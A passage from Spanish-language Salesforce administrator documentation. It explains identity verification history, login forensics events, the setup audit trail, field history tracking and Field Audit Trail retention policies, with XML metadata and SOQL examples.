| IP de origen | La dirección IP del equipo desde el que el usuario ha intentado la acción que requiere la verificación de identidad. Por ejemplo, la dirección IP del equipo desde el que el usuario ha intentado iniciar sesión o acceder a informes. Si es una acción no de inicio de sesión que requiere verificación, la dirección IP puede ser diferente de la dirección desde donde el usuario ha iniciado sesión. Esta dirección puede ser una dirección IPv4 o IPv6. |
| Ubicación | El país donde está ubicada físicamente la dirección IP del usuario. Esta valor no está localizado. Debido a la naturaleza de la tecnología de geolocalización, la precisión de los campos de geolocalización (por ejemplo, país, ciudad, código postal) puede variar. |

Puede mostrar los siguientes campos creando una vista personalizada. En la descripción, la dirección IP es la dirección del equipo desde el que el usuario ha intentado la acción que requiere la verificación de identidad. Debido a la naturaleza de la tecnología de geolocalización, la precisión de los campos de geolocalización (por ejemplo, país, ciudad, código postal) puede variar.

| Campo | Descripción |
| --- | --- |
| Ciudad | La ciudad donde está ubicada físicamente la dirección IP del usuario. Esta valor no está localizado. |
| Aplicación conectada | El nombre y vínculo a la aplicación conectada a la que ha intentado acceder el usuario. Si se ha cambiado el nombre de la aplicación conectada desde el intento de verificación del usuario, muestra el nuevo nombre. Si se ha eliminado la aplicación conectada desde el intento de verificación del usuario, muestra “No disponible”. |
| País | El país donde está ubicada físicamente la dirección IP del usuario. Esta valor no está localizado. |
| CountryIso | El código ISO 3166 para el país donde está ubicada físicamente la dirección IP del usuario. Para obtener más información, consulte Código de país ISO 3166 |
| Latitud | La latitud donde está ubicada físicamente la dirección IP del usuario. |
| Tipo de inicio de sesión | El tipo de inicio de sesión, por ejemplo, Aplicación, OAuth o SAML. |
| Longitud | La longitud donde está ubicada físicamente la dirección IP del usuario. |
| Código postal | El código postal donde está ubicada físicamente la dirección IP del usuario. Esta valor no está localizado. |
| Subdivisión | El nombre de la subdivisión donde está ubicada físicamente la dirección IP del usuario. En EE.UU., este valor es habitualmente el nombre del estado (por ejemplo, Pennsylvania). Esta valor no está localizado. |
| Actividad de usuario | La acción que le usuario ha intentado que requiere verificación de identidad.<br>• Acceder a una aplicación conectada: El usuario ha intentado acceder a una aplicación conectada.<br>• Acceder a informes: El usuario ha intentado acceder a informes o paneles.<br>• Actividad definida por Apex: El usuario ha intentado acceder a un recurso de Salesforce con un método de verificación de Apex.<br>• Exportar e imprimir informes: El usuario ha intentado exportar o imprimir informes o paneles.<br>• Iniciar sesión en Salesforce: El usuario ha iniciado sesión. |

CONSULTE TAMBIÉN

Supervisar el historial de inicios de sesión

Delegar tareas de gestión de la autenticación de dos factores

# Supervisar actividad de inicio de sesión con datos estadísticos de inicio de sesión

EDICIONES

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los datos estadísticos de inicio de sesión ayudan los administradores a determinar mejor qué comportamiento de usuario es válido para evitar fraudes de identidad en Salesforce.

Las empresas siguen viendo el fraude de identidad como una preocupación muy importante. Al otorgar el número de inicio de sesión a una organización diariamente (incluso cada hora), los profesionales de seguridad pueden tener dificultades a la hora de determinar si una cuenta de usuario específica está comprometida.

Los datos estadísticos de inicio de sesión le ayudan a identificar actividad de inicio de sesión sospechosa. Le proporciona datos de acceso de usuario clave, incluyendo:

- El número medio de inicios de sesión por usuario por un periodo de tiempo especificado
- Quién inició sesión más veces que el número medio
- Quién inició sesión fuera del horario de oficina
- Quién inició sesión utilizando intervalos de IP sospechosos

Existe alguna terminología dominar antes de utilizar esta función.

**Evento**
Un evento hace referencia a todo lo que sucede en Salesforce, incluyendo los clics de usuarios, cambios de estado de registro y la toma de medidas de varios valores. Los eventos son inmutables e incluyen marca de tiempo.

**Evento de inicio de sesión**
Una instancia única de un usuario iniciando sesión en una organización. Los eventos de inicio de sesión son similares al historial de inicio de sesión en Salesforce. Sin embargo, puede agregar información del encabezado `HTTP` a eventos de inicio de sesión, lo que los hace extensibles.

**Historial de inicios de sesión**
El historial de inicios de sesión que los administradores pueden obtener descargando la información en archivo `.cvs` o `.gzip` y que está disponible a través de Configuración y la API. Estos datos tienen limitaciones de indexación e historial.

Los administradores pueden realizar un seguimiento de eventos utilizando el objeto LoginEvent. No existe ninguna interfaz de usuario para datos estadísticos de inicio de sesión. Utilice el IDE de Force.com, Workbench u otras herramientas de desarrollo para interactuar con esta función.

Nota: Los datos estadísticos de inicio de sesión no están disponibles en entornos gubernamentales.

Consideraciones para el uso de datos estadísticos forenses de inicio de sesión
Antes de empezar a trabajar con datos estadísticos forenses de inicio de sesión, tenga en cuenta algunas consideraciones de uso.

Activar Datos estadísticos forenses de inicio de sesión
Realice esta rápida configuración puntual para empezar a recopilar datos sobre los eventos de inicio de sesión de su organización.

## Consideraciones para el uso de datos estadísticos forenses de inicio de sesión

Antes de empezar a trabajar con datos estadísticos forenses de inicio de sesión, tenga en cuenta algunas consideraciones de uso.

- Esta función es solo de API. No puede ver eventos en la interfaz de usuario.
- Los eventos de inicio de sesión se retienen durante 10 años de forma predeterminada.
- Debido a que los datos estadísticos forenses de inicio de sesión utilizan una tecnología de colocación en cola asíncrona similar a las llamadas `@future` en Apex, es posible que los datos de inicio de sesión se retrasen al consultarlos.

EDICIONES

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Activar Datos estadísticos forenses de inicio de sesión

Realice esta rápida configuración puntual para empezar a recopilar datos sobre los eventos de inicio de sesión de su organización.

Puede activar los datos estadísticos forenses de inicio de sesión desde la página Configuración de supervisión de eventos en el área Configuración.

PERMISOS DE USUARIO

Para activar los datos estadísticos forenses de inicio de sesión
- "Modificar todos los datos"

# Supervisar el historial de formación

Como administrador, desea saber que su equipo aprende a utilizar Salesforce de forma efectiva. El historial de los cursos de formación le muestra todos los cursos de formación de Salesforce que han realizado los usuarios.

Los administradores pueden ver el historial de los cursos de formación en Configuración introduciendo *`Historial de formación`* en el cuadro `Búsqueda rápida`, luego seleccionando **Historial de formación**. Después de tomar un curso de formación en directo, los usuarios deben enviar el formulario de comentarios en línea para que su asistencia se registre en el historial de formación.

Nota: Si no visualiza este vínculo en **Gestionar usuarios**, su organización ha podido migrar a un nuevo sistema. Para acceder a los informes de formación a través de Mis casos en Ayuda y formación, debe ser un Administrador de Ayuda y formación. Póngase en contacto con Salesforce si no dispone de este acceso.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para ver el historial de formación:
- "Gestionar usuarios"

# Controlar cambios de configuración

Seguimiento de auditoría de configuración realiza un seguimiento de los cambios de configuración recientes realizados en la organización por usted y otros administradores. El historial de auditoría es especialmente útil en organizaciones con varios administradores.

Para ver el historial de auditoría, en Configuración, introduzca *Ver seguimiento de auditoría de configuración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Ver seguimiento de auditoría de configuración**. Para descargar el historial de configuración completo de su organización de los últimos 180 días, haga clic en el vínculo **Descargar**.

El historial muestra los 20 cambios de configuración más recientes realizados en su organización. Incluye la fecha del cambio, la persona que lo realizó y cuál fue el cambio. Si un delegado (como un administrador o representante del servicio de atención al cliente) realiza un cambio en la configuración en nombre de un usuario final, la columna Usuario delegado muestra el nombre de usuario del delegado. Por ejemplo, si un usuario concede acceso de inicio de sesión a un administrador y el administrador realiza un cambio de configuración, aparecerá el nombre de usuario del administrador.

Seguimiento de auditoría de configuración realiza un seguimiento de estos cambios.

| Configuración | Seguimiento de cambios |
|---|---|
| Administración | • Información de la empresa, configuraciones predefinidas como idioma o parámetros de la configuración regional y mensajes de la empresa.<br>• Varias divisas<br>• Usuarios, usuarios de portal, funciones, conjuntos de permisos y perfiles<br>• Direcciones de correo electrónico de cualquier usuario<br>• Eliminación de datos adjuntos de correo electrónico enviados como vínculos<br>• Pies de página de correo electrónico, incluyendo creación, modificación o eliminación<br>• Tipos de registro, incluida la creación o el cambio de nombre de los tipos de registro, así como la asignación de los tipos de registro a los perfiles.<br>• Divisiones, incluyendo creación, modificación y transferencia y cambio de la división predeterminada de los usuarios<br>• Certificados, adición o eliminación<br>• Nombres de dominio<br>• Activación o desactivación de Salesforce como proveedor de identidad |
| Personalización | • Ajustes de la interfaz de usuario como secciones contraíbles, Creación rápida, detalles de activación o los vínculos de detalles de activación relacionados<br>• Formato de página, formato de acción y formatos de búsqueda<br>• Formatos compactos<br>• Menú de navegación de Salesforce1<br>• Modificaciones en línea<br>• Campos personalizados y seguridad a nivel de campo, incluyendo fórmulas, valores de listas de selección y atributos de campos como el formato de los |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para ver el historial de seguimiento de auditoría:

- "Ver parámetros y configuración"

| Configuración | Seguimiento de cambios |
| --- | --- |
| | campos autonuméricos, la gestionabilidad de campos o la máscara de los campos cifrados.<br>• Configuración de candidatos, reglas de asignación de candidatos y colas de candidatos<br>• Configuración de actividad<br>• Configuración del soporte, horario de oficina, reglas de distribución y asignación de casos y colas de casos<br>• Solicitudes al servicio de atención al cliente de Salesforce<br>• Nombres de fichas, incluyendo fichas que restableció al nombre de ficha original.<br>• Aplicaciones personalizadas (incluyendo aplicaciones de la consola de Salesforce), objetos personalizados y fichas personalizadas<br>• Configuración de contrato<br>• Configuración de previsión<br>• Correo electrónico para registro de casos o Correo electrónico para registro de casos On-Demand, activación o desactivación<br>• S-Controls, botones y vínculos personalizados, incluyendo sustituciones de botón estándar<br>• Programación de arrastrar y soltar, activación o desactivación<br>• Oportunidades similares, activación, desactivación o personalización<br>• Presupuestos, activación o desactivación<br>• Grupos de categoría de datos, categorías de datos y asignaciones de grupos de categorías a objetos<br>• Tipos de artículos<br>• Categorías y grupos de categorías<br>• Configuración de Salesforce Knowledge<br>• Configuración de Ideas<br>• Configuración de respuestas<br>• Seguimiento de campos en noticias en tiempo real<br>• Configuración de influencia de campaña<br>• Actualizaciones críticas, activación o desactivación<br>• Notificaciones de correo electrónico de Chatter, activación o desactivación<br>• Configuración de creación de usuario nuevo de Chatter para dominios de correo electrónico e invitaciones, activación o desactivación<br>• Reglas de validación |
| Seguridad y colaboración | • Grupos públicos, reglas de colaboración y colaboración de toda la organización, incluyendo la opción Otorgar acceso con jerarquías<br>• Políticas de contraseña<br>• Restablecimientos de contraseña.<br>• Configuración de sesión, como tiempo de espera de sesión<br>• Los grupos de administración delegados y los administradores delegados de elementos pueden gestionar (también se realiza un seguimiento de los cambios de configuración realizados por administradores delegados)<br>• Inicio de sesión de Lightning, activación o desactivación, inscripciones y cancelaciones<br>• Número de registros que un usuario ha eliminado de su papelera y de la papelera de la organización. |

| Configuración | Seguimiento de cambios |
| --- | --- |
| | • Parámetros de configuración de SAML (Security Assertion Markup Language, lenguaje de marcado de afirmación de seguridad)<br>• Certificados de Salesforce<br>• Proveedores de identidad, activación o desactivación<br>• Credenciales con nombre<br>• Proveedores de servicio<br>• Configuración de Cifrado de plataforma Escudo |
| Gestión de datos | • Uso de la eliminación masiva, incluida la eliminación masiva que supera el límite de la papelera del usuario en registros eliminados.<br>• Solicitudes de exportación de datos<br>• Uso de la transferencia masiva.<br>• instantáneas de creación de informes, incluida la definición, eliminación o cambio del informe de origen o del objeto de destino en una instantánea de creación de informes<br>• Uso del Asistente para importación de datos<br>• Eliminaciones de entornos Sandbox |
| Desarrollo | • Clases y desencadenadores de Apex<br>• Páginas de Visualforce, componentes personalizados y recursos estáticos<br>• Páginas Lightning<br>• Plantillas de vínculos de acción<br>• Configuración personalizada<br>• Registros y tipos de metadatos personalizados<br>• Definiciones de acceso remoto<br>• Configuración de Force.com Sites |
| Configuración de diferentes elementos | • Notificación de medición del uso de API, creación<br>• Territorios<br>• Configuración de automatización de procesos<br>• Procesos de aprobación<br>• Acciones de flujo de trabajo, creación o eliminación<br>• Archivos de Visual Workflow<br>• Paquetes desde AppExchange de Force.com que ha instalado o desinstalado. |
| Uso de la aplicación | • Configuración de venta de equipo de oportunidades y equipo de cuentas<br>• Activación de los servicios de Google Apps<br>• Los ajustes de configuración de Mobile, incluyendo conjuntos de datos, vistas de Mobile y campos excluidos<br>• Usuarios con el permiso "Gestionar usuarios externos" que inician sesión en el portal de socios como usuarios socios |

| Configuración | Seguimiento de cambios |
| --- | --- |
| | • Usuarios con el permiso "Modificar usuarios de autoservicio" que inicia sesión en el Portal de clientesde Salesforce como usuarios del Portal de clientes<br>• Cuentas del portal de socios, activación o desactivación<br>• Cuentas del Portal de clientes de Salesforce, desactivación<br>• Portal de clientes de Salesforce, activación o desactivación<br>• Creación de varios portales de clientes<br>• Procesos de asignación y plantillas de asignación, cambio o creación<br>• Inscripción automática para un Portal de clientes de Salesforce, activación o desactivación<br>• Usuarios del portal de clientes o del portal de socios, activación o desactivación |

CONSULTE TAMBIÉN

Control del estado de seguridad

# Seguimiento del historial de campos

Puede seleccionar determinados campos para su seguimiento y mostrar el historial de campos en la lista relacionada Historial de un objeto. Los datos de historial de campos se retienen un máximo de 18 meses.

Puede realizar el seguimiento del historial de campos de objetos personalizados y los siguientes objetos estándar.

- Cuentas
- Artículos
- Activos
- Casos
- Contactos
- Contratos
- Partidas de contrato
- Asignaciones
- Candidatos
- Oportunidades
- Pedidos
- Productos de pedidos
- Productos
- Contratos de servicios
- Soluciones

Al modificar cualquiera de esos campos, se agrega una entrada a la lista relacionada Historial. Todas las entradas incluyen la fecha, la hora, la naturaleza del cambio y la persona que lo realizó. No todos los tipos de campo están disponibles para la elaboración de informes de tendencias históricas. Hay algunos cambios, como la distribución de casos, de los que siempre se hace un seguimiento.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los objetos estándar no están disponibles en **Database.com**

Nota: El aumento del historial de campos más allá de sus límites actuales requiere la compra del complemento Seguimiento de auditoría de campo a partir del lanzamiento de la versión Spring '15. Una vez se haya activado la suscripción del complemento, se cambiará su almacenamiento del historial de campos para reflejar la política de retención asociada a la oferta. Si su organización se creó antes de junio de 2011 y sus límites del historial de campos permanecen estáticos, Salesforce se compromete a retener su historial de campos sin un límite establecido. Si su organización se creó después de junio de 2011 y decide no adquirir el complemento, el historial de campos se retendrá durante un máximo de 18 meses.

Tenga en cuenta lo siguiente cuando trabaje con el seguimiento del historial de campos.

- Los cambios en campos con más de 255 caracteres se controlan como modificados y no se registran sus valores nuevos ni antiguos.
- Los valores de los campos de los que se realiza el seguimiento no se traducen automáticamente; aparecen en el idioma en el que se realizaron. Por ejemplo, si se modifica un campo de `Green` a `Verde`, `Verde` aparecerá con independencia del idioma del usuario, salvo que se haya traducido el valor del campo a otro idioma mediante el sistema de traducción. Esto también se aplica a los tipos de registro y valores de lista de selección.
- Los cambios de las etiquetas de campo personalizadas que se han traducido con el sistema de traducción aparecen en la configuración regional del usuario que está viendo la lista relacionada Historial. Por ejemplo, si una etiqueta de campo personalizada es `Red` y se traduce a español como `Rojo`, un usuario con la configuración regional en español la verá como `Rojo`. De lo contrario, el usuario vería la etiqueta de campo personalizada como `Red`.
- Los cambios en campos de fecha, de número y de campos estándar aparecen en la configuración regional del usuario que está viendo la lista relacionada Historial. Por ejemplo, si se cambia una fecha al `5 de agosto de 2012` aparecerá como `5/8/2012` para un usuario con la configuración regional de español y como `8/5/2012` para un usuario con la configuración regional Inglés (Estados Unidos).
- Si un desencadenador provoca un cambio en un objeto que el usuario no tiene permiso para modificar, ese cambio no se supervisa porque el historial de campo respeta los permisos del usuario actual.

Realizar un seguimiento del historial de campos para objetos estándar

Puede activar el seguimiento del historial de campos para objetos estándar en la configuración de gestión del objeto.

Realizar un seguimiento del historial de campos para objetos personalizados

Puede activar el seguimiento del historial de campos para objetos personalizados en la configuración de gestión del objeto.

Desactivar el seguimiento del historial de campos

Puede desactivar el seguimiento del historial de campos desde la configuración de gestión del objeto.

Seguimiento de auditoría de campos

El seguimiento de auditoría de campos le permite definir una política para conservar los datos del historial de campos archivado hasta diez años, independientemente del seguimiento del historial de campos. Esta función le ayuda a cumplir con las regulaciones del sector relacionadas para la función de auditoría y la retención de datos.

CONSULTE TAMBIÉN

Realizar un seguimiento del historial de campos para objetos estándar

Realizar un seguimiento del historial de campos para objetos personalizados

Seguimiento de auditoría de campos

Desactivar el seguimiento del historial de campos

# Realizar un seguimiento del historial de campos para objetos estándar

Puede activar el seguimiento del historial de campos para objetos estándar en la configuración de gestión del objeto.

Si utiliza cuentas empresariales y cuentas personales, revise lo siguiente antes de activar el seguimiento del historial de campos de cuentas:

- El seguimiento de historial de campo de cuentas afecta a las cuentas empresariales y cuentas personales.
- La activación del seguimiento del historial de campos en cuentas personales no activa el seguimiento del historial de campos en contactos personales.

Para configurar el seguimiento del historial de campos:

1. Desde la configuración de gestión para el objeto cuyo historial de campos desea seguir, vaya al área de campos.
2. Haga clic en **Definir el seguimiento del historial**.

   Consejo: Al comenzar a realizar el seguimiento de un objeto, personalice sus formatos de página para que incluyan la lista relacionada del objeto.

3. Para cuentas, contactos, candidatos y oportunidades, seleccione la casilla de verificación `Activar historial de cuenta`, `Activar historial de contacto`, `Activar historial de candidatos` o `Activar historial de campo de oportunidades`.
4. Seleccione los campos que desea supervisar.

   Puede seleccionar una combinación de hasta 20 campos estándar y personalizados por objeto. Este límite incluye los campos de cuentas comerciales y cuentas personales.

   Hay algunos cambios, como la distribución de casos, de los que siempre se hace un seguimiento.

   No es posible realizar un seguimiento de los siguientes campos:

   - Campos de fórmula, resumen o numeración automática
   - `Creado por` y `Autor de la última modificación`
   - Campo `Ingreso previsto` en oportunidades
   - Los campos `Título de la solución principal` o `Detalles de la solución principal` en las soluciones; estos campos sólo aparecen en organizaciones con las soluciones multilingües activadas.

5. Haga clic en **Guardar**.

   Salesforce realiza el seguimiento del historial a partir de esa fecha y hora. Los cambios realizados antes de esa fecha y esa hora no se incluyen.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los objetos estándar no están disponibles en **Database.com**

PERMISOS DE USUARIO

Para configurar los campos de los que se realiza el seguimiento:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

Seguimiento del historial de campos

# Realizar un seguimiento del historial de campos para objetos personalizados

Puede activar el seguimiento del historial de campos para objetos personalizados en la configuración de gestión del objeto.

1. Desde la configuración de gestión para el objeto personalizado, haga clic en **Modificar**.
2. Seleccione la casilla de verificación `Seguimiento de historial de campos`.

   Consejo: Al comenzar a realizar el seguimiento de un objeto, personalice sus formatos de página para que incluyan la lista relacionada del objeto.
3. Guarde sus cambios.
4. Haga clic en `Definir el seguimiento del historial` en la sección Relaciones y campos personalizados.

   Esta sección le permite configurar un historial de objetos personalizados tanto para campos estándar como personalizados.
5. Seleccione los campos que desea supervisar.

   Puede seleccionar hasta 20 campos estándar y personalizados por objeto. Puede realizar un seguimiento de:

   - Campos de fórmula, resumen o numeración automática
   - `Creado por` y `Autor de la última modificación`
6. Haga clic en **Guardar**.

   Salesforce realiza el seguimiento del historial a partir de esa fecha y hora. Los cambios realizados antes de esa fecha y esa hora no se incluyen.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los objetos estándar no están disponibles en **Database.com**

PERMISOS DE USUARIO

Para configurar los campos de los que se realiza el seguimiento:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

Seguimiento del historial de campos

Configuración de gestión de búsqueda de objetos

## Desactivar el seguimiento del historial de campos

Puede desactivar el seguimiento del historial de campos desde la configuración de gestión del objeto.

Nota: No puede desactivar el seguimiento del historial de campos para un objeto si Apex hace referencia a uno de estos campos del objeto.

1. Desde la configuración de gestión para el objeto cuyo historial de campos desea dejar de seguir, vaya a Campos.
2. Haga clic en `Definir el seguimiento del historial`.
3. Anule la selección de **Activar historial** del objeto con el que esté trabajando; por ejemplo, **Activar historial de cuenta**, **Activar historial de contacto**, **Activar historial de candidatos** o **Activar historial de oportunidades**.

   La lista relacionada Historial se elimina automáticamente de los formatos de página del objeto asociado.

   Si desactiva el seguimiento del historial de campos en un objeto estándar, podrá seguir elaborando informes con los datos del historial hasta el momento (fecha y hora) en que haya desactivado el seguimiento. Si desactiva el seguimiento del historial de campos en un objeto personalizado, no podrá realizar ningún informe sobre el historial de los campos de dicho objeto.
4. Guarde sus cambios.

CONSULTE TAMBIÉN

Seguimiento del historial de campos

Configuración de gestión de búsqueda de objetos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los objetos estándar no están disponibles en **Database.com**

PERMISOS DE USUARIO

Para configurar los campos de los que se realiza el seguimiento:

- "Personalizar aplicación"

## Seguimiento de auditoría de campos

El seguimiento de auditoría de campos le permite definir una política para conservar los datos del historial de campos archivado hasta diez años, independientemente del seguimiento del historial de campos. Esta función le ayuda a cumplir con las regulaciones del sector relacionadas para la función de auditoría y la retención de datos.

Utilice la API de metadatos de Salesforce para definir una política de retención para su historial de campo. Luego, utilice API de REST, API de SOAP y API de creación de herramientas para trabajar con sus datos archivados. Para obtener información acerca de la activación de Seguimiento de auditoría de campo, póngase en contacto con su representante de Salesforce.

El historial de campo se copia de la lista relacionada Historial en el objeto `FieldHistoryArchive` y luego se elimina de la lista relacionada Historial. Defina una `HistoryRetentionPolicy` para sus listas de historial relacionadas, como Historial de cuenta, para especificar políticas de retención de Seguimiento de auditoría de campo para los objetos que desea archivar. A continuación implemente el objeto utilizando la API de metadatos (Herramienta de migración de Force o Workbench). Puede actualizar la política de retención en un objeto con la frecuencia que desee.

Puede establecer políticas de retención de historial de campo en los siguientes objetos.

- Cuentas
- Casos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para especificar una política de retención del historial de campos:

- "Conservar historial de campo"

- Contactos
- Candidatos
- Oportunidades
- Activos
- Asignaciones
- Contratos de servicios
- Partidas de contratos
- Soluciones
- Productos
- Listas de precios
- Los objetos personalizados con el seguimiento del historial de campo activado

Nota: La `HistoryRetentionPolicy` se establece automáticamente en los siguientes objetos, una vez que se active Seguimiento de auditoría de campo. De forma predeterminada, se archivan los datos pasados 18 meses en una organización de producción, pasado un mes en una organización de sandbox y todos los datos archivados se almacenan durante 10 años.

Puede incluir políticas de retención del historial de campo en paquetes gestionados y sin gestionar.

No se puede realizar el seguimiento de los siguientes campos:

- Campos de fórmula, resumen o numeración automática
- Creado por y Última modificación realizada por
- Campo Ingreso previsto en oportunidades
- Los campos Título de la solución principal o Detalles de la solución principal en soluciones
- Campos de texto largo
- Campos de selección múltiple

Después de definir e implementar una política de Seguimiento de auditoría de campo, los datos de producción se migran de las listas de historial relacionadas como Historial de cuentas al objeto `FieldHistoryArchive`. La primera copia escribe el historial de campo definido por su política para archivar el almacenamiento y a veces tarda mucho tiempo. Las copias siguientes solo transfieren los cambios desde la última copia y son mucho más rápidas. Un conjunto aparejado de SOQL está disponible para consultar sus datos archivados.

Nota: Durante un tiempo después de la versión inicial de GA, los datos podrían no eliminarse automáticamente de la lista relacionada Historial y podrían residir tanto en el objeto `FieldHistoryArchive` como en la lista relacionada Historial. Salesforce se reserva el derecho de eliminar datos archivados de la lista relacionada Historial de acuerdo con la política definida por el cliente en versiones futuras.

Nota: Si su organización tiene la función Seguimiento de auditoría de campo activada, los datos archivados previamente no se cifran su activa más adelante Cifrado de plataforma. Por ejemplo, su organización utiliza Seguimiento de auditoría de campo para definir una política de retención de historial de datos para un campo de cuenta, como el campo de número de teléfono. Después de activar Cifrado de plataforma, activa el cifrado para ese campo, y los datos del número de teléfono de la cuenta se cifran. Los nuevos registros de número de teléfono se cifran a medida que se crean, y las actualizaciones anteriores en el campo de número de teléfono que se almacenan en la lista relacionada Historial de cuenta se cifran también. No obstante, los datos de historial de número de teléfono que ya están archivados en el objeto `FieldHistoryArchive` siguen almacenados sin cifrado. Si su organización necesita cifrar datos archivados previamente, póngase en contacto con Salesforce. Cifraremos y volveremos a archivar los datos históricos de los campos almacenados, y luego eliminaremos el archivo no cifrado.

Ejemplos

CONSULTE TAMBIÉN

*Guía del desarrollador de la API de SOAP*: FieldHistoryArchive

*Guía del desarrollador de la API de metadatos*: HistoryRetentionPolicy

*Guía de ISVforce*: Descripción general de paquetes

*Referencia de SOQL y SOSL de Force.com*: SOQL con datos archivados

## Ejemplos

### Establecer política de retención de datos para historial de campos

Este ejemplo demuestra el modo de establecer una política de retención de datos de historial de campos utilizando la API de metadatos. Solo es necesario que modifique los metadatos si desea anular los valores de política predeterminados (18 meses de almacenamiento de producción y 10 años de almacenamiento de archivación). El establecimiento de la política de retención de datos lleva aparejado la creación de un paquete de metadatos e implementarlo. El paquete consta de un archivo `.zip` que contiene una carpeta `objects` con el código XML que define las políticas de retención de cada objeto y un manifiesto de proyecto que enumera los objetos y la versión de API que hay que utilizar.

Nota: La primera copia escribe el historial de campos completo definido por su política para archivar el almacenamiento y puede tardar mucho tiempo. Las copias siguientes solo transfieren los cambios desde la última copia y serán mucho más rápidas.

1. Defina una política de retención de datos de historial de campos para cada objeto. La política especifica el número de meses que desea mantener de historial de campos en Salesforce, así como el número de años que desea retener el historial de campos en la archivación. El siguiente archivo de ejemplo define una política para archivar el objeto tras seis meses, y mantener la archivación durante cinco años.

```
<?xml version="1.0" encoding="UTF-8"?>
<CustomObject xmlns="http://soap.sforce.com/2006/04/metadata">
   <historyRetentionPolicy>
       <archiveAfterMonths>6</archiveAfterMonths>
       <archiveRetentionYears>5</archiveRetentionYears>
       <description>My field history retention</description>
   </historyRetentionPolicy>
   <fields>
       <fullName>AccountSource</fullName>
...
</CustomObject>
```

   El nombre de archivo determina el objeto al que se aplica la política. Por ejemplo, para aplicar la política anterior al objeto Cuenta, guarde el archivo como `Account.object`. Para objetos personalizados existentes el método es el mismo, con el archivo con el nombre del objeto personalizado. Por ejemplo: `miObjeto__c.objeto`.

2. Cree un manifiesto de proyecto, que es un archivo XML denominado `package.xml`. El siguiente archivo de ejemplo enumera varios objetos para los que hay que aplicar una política de retención de datos. Con este archivo de manifiesto, la carpeta de objetos contendrá cinco archivos: `Account.object`, `Case.object`, etcétera.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
    <types>
        <members>Account</members>
```

```
        <members>Case</members>
        <members>Contact</members>
        <members>Lead</members>
        <members>Opportunity</members>
    </types>
    <version>32.0</version>
</Package>
```

3. Cree un archivo `.zip` y utilice la función `deploy()` para implementar sus cambios en su entorno de producción. Para obtener más información, consulte la Guía de la API de metadatos.

   Nota: Este piloto no admite la implementación desde entornos de sandbox a entornos de producción.

Eso es todo. Su política de retención de historial de campos entrará en vigor según los periodos de tiempo que establezca.

## Crear un objeto personalizado y establecer una política de retención de historial de campos al mismo tiempo

Puede utilizar la API de metadatos para crear un objeto personalizado y establecer una política de retención al mismo tiempo. Debe especificar los campos obligatorios mínimos al crear un nuevo objeto personalizado. A continuación se detalla un código XML de ejemplo que crea un objeto y establece una política de retención de historial de campos.

```
<?xml version="1.0" encoding="UTF-8"?>
<CustomObject xmlns="http://soap.sforce.com/2006/04/metadata">
    <deploymentStatus>Deployed</deploymentStatus>
    <enableHistory>true</enableHistory>
    <description>just a test object with one field for eclipse ide testing</description>
    <historyRetentionPolicy>
        <archiveAfterMonths>3</archiveAfterMonths>
        <archiveRetentionYears>10</archiveRetentionYears>
        <gracePeriodDays>1</gracePeriodDays>
        <description>Transaction Line History</description>
    </historyRetentionPolicy>
    <fields>
        <fullName>Comments__c</fullName>
        <description>add your comments about this object here</description>
       <inlineHelpText>This field contains comments made about this object</inlineHelpText>

        <label>Comments</label>
        <length>32000</length>
        <trackHistory>true</trackHistory>
        <type>LongTextArea</type>
        <visibleLines>30</visibleLines>
    </fields>
    <label>MyFirstObject</label>
    <nameField>
        <label>MyFirstObject Name</label>
        <type>Text</type>
    </nameField>
    <pluralLabel>MyFirstObjects</pluralLabel>
    <sharingModel>ReadWrite</sharingModel>
</CustomObject>
```

Establezca `trackHistory` en `true` en los campos que desee supervisar y `false` en el resto de los campos.

### Actualizar política de retención de datos para historial de campos

Si la política de retención de datos del historial de campo ya está definida en un objeto, puede actualizar la política especificando un nuevo valor de `HistoryRetentionPolicy` en los metadatos de ese objeto. Una vez que implemente los cambios de metadatos, la nueva política sustituye a la antigua.

**Nota:** Para comprobar la política de retención de datos actual para cualquier objeto, recupere sus metadatos utilizando API de metadatos y busque el valor de `HistoryRetentionPolicy`.

### Consultar datos archivados

Puede recuperar datos archivados realizando consultas SOQL en el objeto `FieldHistoryArchive`. Puede filtrar sobre los campos `FieldHistoryType`, `ParentId` y `CreatedDate`, siempre que los especifique en ese orden. Por ejemplo:

```
SELECT ParentId, FieldHistoryType, Field, Id, NewValue, OldValue FROM FieldHistoryArchive
 WHERE FieldHistoryType = 'Account' AND ParentId='906F000000
```

CONSULTE TAMBIÉN

*Guía del desarrollador de la API de metadatos*: deploy()

*Guía del desarrollador de la API de metadatos*: CustomObject

*Referencia de SOQL y SOSL de Force.com*: SOQL con datos archivados

## Supervisar registros de depuración

